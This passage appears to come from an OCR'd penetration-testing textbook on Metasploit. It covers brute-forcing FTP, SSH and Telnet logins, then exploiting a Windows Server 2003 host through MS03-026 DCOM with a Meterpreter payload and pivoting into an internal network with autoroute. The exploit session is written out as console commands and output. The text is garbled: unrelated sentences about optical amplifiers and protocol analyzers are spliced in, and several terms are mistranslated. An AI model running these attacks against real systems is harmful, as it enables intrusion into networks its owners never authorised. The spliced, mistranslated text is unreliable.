


Figure 3.22Set the path to the file that contains our dictionary.s

Establish the victim IP and run.




Figure 3.23Establish the victim IP

It will produce the below conclusion –




Figure 3.24Unsuccessful in obtaining any useful username and password.

As we can see, it will be completed, however, neither session has been created. This means that we were unsuccessful in obtaining any useful username and password.

3.6.2 Attack SSH services

In order to attack the SSH service, we can use the helper: auxiliary/scanner/ssh / ssh_login
As we can see in the screenshot below, we established Rhosts in 192.168.1.101 (that is the victim IP) and a username and password list (that is userpass.txt). Then we use the run directive.




Figure 3.25Established Rhosts in 192.168.1.101

As we can see in the screenshot above, three sessions were created. This means that the three combinations were successful. We underlined the usernames.
In order to interact with one of the three sessions, we use the msf> sessions -I 3 directive, which means that we will connect to the session number 3.




Figure 3.26Created sessions

3.6.3 Attacking Telnet Service

To use brute force attacks on the Telnet service, we will take the provided set of certificates and range of IP addresses and try to enter any Telnet servers. To do this we will use the auxiliary: auxiliary / scanner / telnet / telnet_login.

The process of using the helper is the same as in the case of an attack on the FTP or SSH service. We need to use ahelper, set RHOST, and then set the password list and start it.

Take a look at the below screenshot. The main focus in the blue arrow is the incorrect attempts that the helper did. The red arrows display the successful logins that created the session.




Figure 3.27Incorrect attempts

Some other excipients that can be used in brute force attacks are -
SMB service: helper / scanner / co-l / smb_login
SNMP service: helper / scanner / SNMP / snmp_login

3.7Metasploit Pivoting

The swivel is the method that Metasploit uses to route traffic from a compromised computer to other networks that are not accessible by a hacker machine.

Let's have a script to understand how Pivoting works. Suppose we have two networks -

- A network with a range of 192.168.1.0/24~~HEAD=pobj, where the hacker machine has access, and
- Another network with a range of 10.10.10.0/24~~HEAD=pobj. This is an internal network and the hacker does not have access to it.

The hacker will try to crack the second network of this machine, which has access to both networks to operate and hack into other internal machines.

In this case, the hacker will be the first to break into the first network, and then use it as a staging point to exploit and crack the internal machines of the second network. This process is known as pivoting because the hacker uses the first network as a hinge to gain access to the second network.




Figure 3.28Hacker attack to multiple network

Let's try to understand how this works. We will examine Windows Server 2003 with DCOM vulnerabilities, and we will use this vulnerability to hack this system.optical amplifier (which receives a signal from multiplexer).At this point the OSNR value must be large enough (at least 28 dB for a bandwidth of 0.1 nm), and the heterogeneity of the power distribution between the channels should not exceed 2 dB.




Figure 3.29 The result of attack

Use for this will be ms03_026_dcom and we will use the meterpreter payload.

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > set TARGET 0
TARGET => 0
msf exploit(ms03_026_dcom) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms03_026_dcom) > set LHOST 192.168.1.102
LHOST => 192.168.1.102
msf exploit(ms03_026_dcom) > set LPORT 21132
LPORT => 21132
msf exploit(ms03_026_dcom) > set RPORT 135
RPORT => 135
msf exploit(ms03_026_dcom) > set RHOST 192.168.1.102
RHOST => 192.168.1.102
msf exploit(ms03_026_dcom) > exploit -j
[*] Exploit running as background job.
[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.102[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.102[135] ...
[*] Sending exploit ...
[*] Sending stage (957487 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.103:38572 -> 192.168.1.102:21132) at 2016-08-21 04:58:06 -0400
```

Figure 3.30 Measurement of channel characteristics in the loop line loopback connection using a protocol analyzer.

Now that we have access to this system, let's interact with the session with the directive session -i 1, where "1" is the session number that was created.

```
meterpreter > sessions -i 1
[*] Starting interaction with 1...
```

Figure 3.31Directive session in Metasploit

Now, let's use the ipconfig directive to find out if the node has access to other networks. The below screenshot displays the output. You may notice that this host is connected to two other networks -

- One is a loop network that does not make sense, and
- Another network 10.10.10.0/24 which we will investigate.

```
meterpreter > ipconfig

Interface  1
============
Name         : M S   T C P   L o o p b a c k   i n t e r f a c e
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1

Interface 65539
============
Name         : I n t e l ( R )   P R O / 1 0 0 0   M T   D e s k t o p   A d a p t e r
  # 2
Hardware MAC : 08:00:27:30:24:9c
MTU          : 1500
IPv4 Address : 10.10.10.101
IPv4 Netmask : 255.255.255.0

Interface 65540
============
Name         : I n t e l ( R )   P R O / 1 0 0 0   M T   D e s k t o p   A d a p t e r
Hardware MAC : 08:00:27:a1:18:58
MTU          : 1500
IPv4 Address : 192.168.1.102
```

Figure 3.32Use the ipconfig directive to find out

Metasploit has a meterpreter script for the motorway, which will allow us to attack this second network through our first hacked computer, however first, we need a background session.

```
meterpreter > background
[*] Backgrounding session 1...
meterpreter >
```

Figure 3.33Background session

Adding a route to an internal network with a range of 10.10.10.0/24~~HEAD=pobj

```
meterpreter > run autoroute -s 10.10.10.0/24
[*] Adding a route to 10.10.10.0/255.255.255.0..
```

Figure 3.34Adding a route to an internal network with a range of 10.10.10.0/24~~HEAD=pobj

Now that we have routed traffic (Pivot), we can try to check the host found on that network.




Figure 3.35Routed traffic (Pivot)

We did a scan of the ports on the host 10.10.10.102. The below screenshot displays the result.




Figure 3.36A scan of the ports on the host 10.10.10.102

3.8 Metasploit Payload

Useful load, in simple terms, simple scripts that hackers use to interact with a hacked system. Using payloads, they can transfer data to the victim system.

Metasploit payload can be of three types -

- Singles - Singles are very small and designed to create some kind of connection, and then move on to the next stage. For example, just create a user.

- Staged - This is a useful load that an attacker can use to download large files to the victim system.

- Stages - Stages of the payload component that are loaded using the Stagers modules. Distinct payload phases provide enhanced capabilities without any size limitations, such as Meterpreter and VNC injection. we have access to the internal network. However, if we lose a session of a hacked machine, we will lose access to the internal network too.

Example - Let's look at an example to understand the use of Metasploit payloads. Suppose we have a 2003 Windows Server machine that is vulnerable to DCOM MS03-026.First, we will look for exploit, which can work with this vulnerability. We will use the exploit with the best RANK.




Figure 3.37 Exploit best RANK

Next, we will use the belowdirective to see what useful load we can use with this feat.

msf > show payloads

And see that I can use the payload that will help me download / execute files to make the victim as a VNC server to have an idea.

Figure 3.38The highlighted underline is the Metasploit variant

This directive will display the payload that will help us upload / execute files to the victim system.




Figure 3.39Upload / execute files

In order to establish the payload we want, we will use the belowdirective–

set PAYLOAD payload/path

Set listen to the host and listen to the port (LHOST, LPORT), which are the attacker IP and port. Then establish the remote host and port (RPORT, LHOST), which are victim IP and port.




Figure 3.40Listen to the host and listen to the port

Enter "exploit". This will create a session, as shown below –





Figure 3.41Create a session

Now we can play with the machine in accordance with the settings that offer this useful load.

3.9Exploiting browsers

Web browsers are used primarily for surfing the Web. However, an outdated web browser can compromise the entire system. Clients may never use the preinstalled web browser and choose one based on their preference. However, the default preinstalled web browser can still lead to various attacks on it. Exploiting a browser by finding vulnerabilities in the browser components is *browser-based* exploitation.Metasploit offers browser autopwn, a special automatic attack vector that tests various browsers in order to find vulnerabilities in it and exploit the same. To understand the working of this method, let's discuss the technology behind the attack.Autopwn refers to automatic exploitation and the gaining of access to the target. The autopwn script sets up most of the browser-based exploits in the listening mode by automatically configuring them one after the other. Then, it waits for an incoming connection and launches a set of matching exploits, depending on the victim's browser. Therefore, irrespective of the victim's using Mozilla Firefox, Internet Explorer, or Apple Safari, if there is a vulnerability in the browser, the autopwn script attacks it automatically.

Let's understand the workings of this attack vector in detail using the followingdiagram



